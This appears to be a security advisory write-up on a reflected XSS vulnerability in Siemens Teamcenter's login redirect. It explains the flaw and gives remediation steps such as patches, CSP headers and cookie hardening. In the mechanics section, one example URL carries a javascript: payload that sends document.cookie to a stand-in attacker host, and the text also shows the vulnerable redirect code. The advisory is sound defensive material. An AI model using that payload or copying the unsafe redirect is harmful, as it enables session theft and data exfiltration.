Executive Lead: Critical Aerospace & Manufacturing CAD Schematics at Risk
Industrial technology conglomerate Siemens, in close coordination with the Cybersecurity and Infrastructure Security Agency (CISA), has issued an urgent Industrial Control Systems (ICS) security advisory regarding a high-severity vulnerability in Siemens Teamcenter. Cataloged as ICSA-26-258-07 by CISA and detailed under Siemens security notification SSA-415842, the vulnerability is tracked internationally as CVE-2026-58113.
Siemens Teamcenter is the world's most widely deployed Product Lifecycle Management (PLM) platform, functioning as the central digital repository for computer-aided design (CAD) schematics, bills of materials (BOM), component specifications, and digital twin simulations across aerospace, automotive, defense, and heavy manufacturing sectors.

The defect resides within the Teamcenter web client authentication redirect handler (/auth/), where improper sanitization of redirect parameters permits reflected cross-site scripting (XSS). An unauthenticated remote adversary can craft a weaponized hyperlink and deliver it via spear-phishing to an engineering lead, plant manager, or design specialist. When clicked, the payload executes arbitrary JavaScript in the victim's active session, allowing the attacker to steal authentication tokens and exfiltrate proprietary industrial engineering intellectual property.
Vulnerability Mechanics: Reflected XSS in Authentication Redirection Flow
The vulnerability is categorized under CWE-79 (Improper Neutralization of Input During Web Page Generation). When users access restricted PLM resources without an active session, the Teamcenter web frontend redirects them to an authentication endpoint while preserving the original target URI in a parameter (such as redirect_uri or returnUrl):
// Vulnerable authentication redirect flow:
https://teamcenter.enterprise-defense.com/auth/login?returnUrl=javascript:fetch('https://c2.threat-actor.org/loot?c='+document.cookie)
Upon successful user authentication, the backend fails to sanitize or validate that the return parameter represents a relative path or an authorized domain. Instead, the application reflects the parameter directly into an inline script block or dynamic DOM redirect:
// Vulnerable DOM reflection pattern:
window.location.href = decodeURIComponent(urlParams.get('returnUrl'));
When the engineer signs in using enterprise Single Sign-On (SSO) or multi-factor authentication, the browser evaluates the javascript: URI scheme within the authenticated context of the Teamcenter web portal. The malicious script instantly gains full programmatic access to:
- Active session cookies and OAuth access tokens stored in
localStorageorsessionStorage; - Teamcenter Active Workspace REST APIs, allowing the script to query and export confidential CAD files (JT, STEP, Parasolid formats);
- Document management revisions, engineering change orders (ECO), and manufacturing process plans.
+-----------------------------------------------------------------------------------------+
|                  CVE-2026-58113 XSS INDUSTRIAL SESSION HIJACKING FLOW                   |
+-----------------------------------------------------------------------------------------+
| Attacker sends weaponized link to Aerospace CAD Lead via email / ticket:                |
| https://teamcenter.corp/auth/login?returnUrl=javascript:exfiltrateCAD()                 |
|                                       |                                                 |
|                                       v                                                 |
|               +-------------------------------------------------+                       |
|               | Authenticated Engineer Logs In via Corporate ID |                       |
|               | (SAML / OIDC MFA verification succeeds)         |                       |
|               +-------------------------------------------------+                       |
|                                       |                                                 |
|                                       v                                                 |
|               +-------------------------------------------------+                       |
|               | Teamcenter reflects returnUrl without validation|                       |
|               | Browser executes payload in trusted origin      |                       |
|               +-------------------------------------------------+                       |
|                                       |                                                 |
|               +-----------------------+-----------------------+                         |
|               |                                               |                         |
|               v                                               v                         |
|       [Session Token Hijack]                      [Silent CAD Blueprint Scraping]       |
|       Bearer token dispatched to                  REST API downloads confidential       |
|       attacker listener node                      aerospace turbine CAD files           |
+-----------------------------------------------------------------------------------------+
Industrial Implications: Cyber Espionage Against Critical Manufacturing
In the context of the Purdue Model for Industrial Control Systems, Teamcenter typically resides at Level 4 (Enterprise Business Network) or Level 3 (Manufacturing Operations Management). Because it contains the ground truth for physical manufacturing tooling and robotics calibration:
- Intellectual Property Theft: Foreign intelligence services and industrial espionage syndicates actively seek proprietary CAD schematics to reverse-engineer aerospace engines, semiconductor manufacturing equipment, and military hardware.
- Sabotage via Bill of Materials Tampering: An attacker with hijacked administrative PLM session rights can subtly modify engineering tolerances, material compositions, or bolt torques in the digital twin, introducing catastrophic structural defects into physical manufacturing lines.
- Pivoting into Shop-Floor OT Networks: Teamcenter frequently interfaces with Manufacturing Execution Systems (MES) and Programmable Logic Controller (PLC) code deployment pipelines. Compromising the PLM server provides an initial beachhead for pivoting into Level 2 plant networks.
Technical Vulnerability & Version Matrix
| Product Line | Vulnerable Versions | Remediated Release |
|---|---|---|
| Teamcenter V2412 | All versions prior to 2412.0013 | Upgrade to V2412.0013 or later |
| Teamcenter V2506 | All versions prior to 2506.0010 | Upgrade to V2506.0010 or later |
| Teamcenter V2512 | All versions prior to 2512.2607 | Upgrade to V2512.2607 or later |
| Teamcenter V2606 | All versions prior to 2606.2607 | Upgrade to V2606.2607 or later |
| CISA Advisory | ICSA-26-258-07 | SSA-415842 Security Bulletin Applied |
Remediation Playbook & Industrial Defense-in-Depth
Industrial security teams, plant automation engineers, and PLM administrators should execute the following remediation measures:
1. Deploy Siemens Official Hotfixes
Download and install the official security patches directly from the Siemens Support Center portal:
- Apply maintenance patch 2412.0013 for Teamcenter V2412 installations.
- Apply maintenance patch 2506.0010 for Teamcenter V2506 installations.
- Apply maintenance update 2512.2607 / 2606.2607 for modern branch deployments.
2. Enforce Strict HTTP Content Security Policy (CSP)
Deploy a comprehensive Content Security Policy header on all Teamcenter reverse proxies (such as Apache, NGINX, or F5 BIG-IP) to block the execution of inline scripts and unauthorized cross-origin data exfiltration:
# NGINX Configuration: Enforce Content Security Policy for Teamcenter
add_header Content-Security-Policy "default-src 'self'; script-src 'self'; object-src 'none'; frame-ancestors 'none'; connect-src 'self'; base-uri 'self';" always;
add_header X-Content-Type-Options "nosniff" always;
add_header X-Frame-Options "DENY" always;
add_header Referrer-Policy "strict-origin-when-cross-origin" always;
3. Mandate HttpOnly and SameSite Cookies
Ensure that all authentication session cookies issued by Teamcenter web tiers enforce the HttpOnly and SameSite=Strict attributes. This prevents client-side JavaScript from accessing session identifiers even if a reflected XSS flaw is present:
# Apache HTTP Server cookie hardening:
Header edit Set-Cookie ^(.*)$ "$1; HttpOnly; Secure; SameSite=Strict"
4. Network Segmentation & Purdue Level 3/4 Conduits
Under IEC 62443-3-2 (Zones and Conduits), Teamcenter engineering portals should never be directly accessible from the public internet:
- Require engineers to connect via corporate VPNs with device posture assessment before accessing the PLM portal.
- Deploy Web Application Firewalls (WAF) configured with OWASP Core Rule Set (CRS) to detect and block reflected XSS payloads targeting the
/auth/endpoint. - Isolate Teamcenter databases on dedicated engineering VLANs with access restricted strictly to application servers.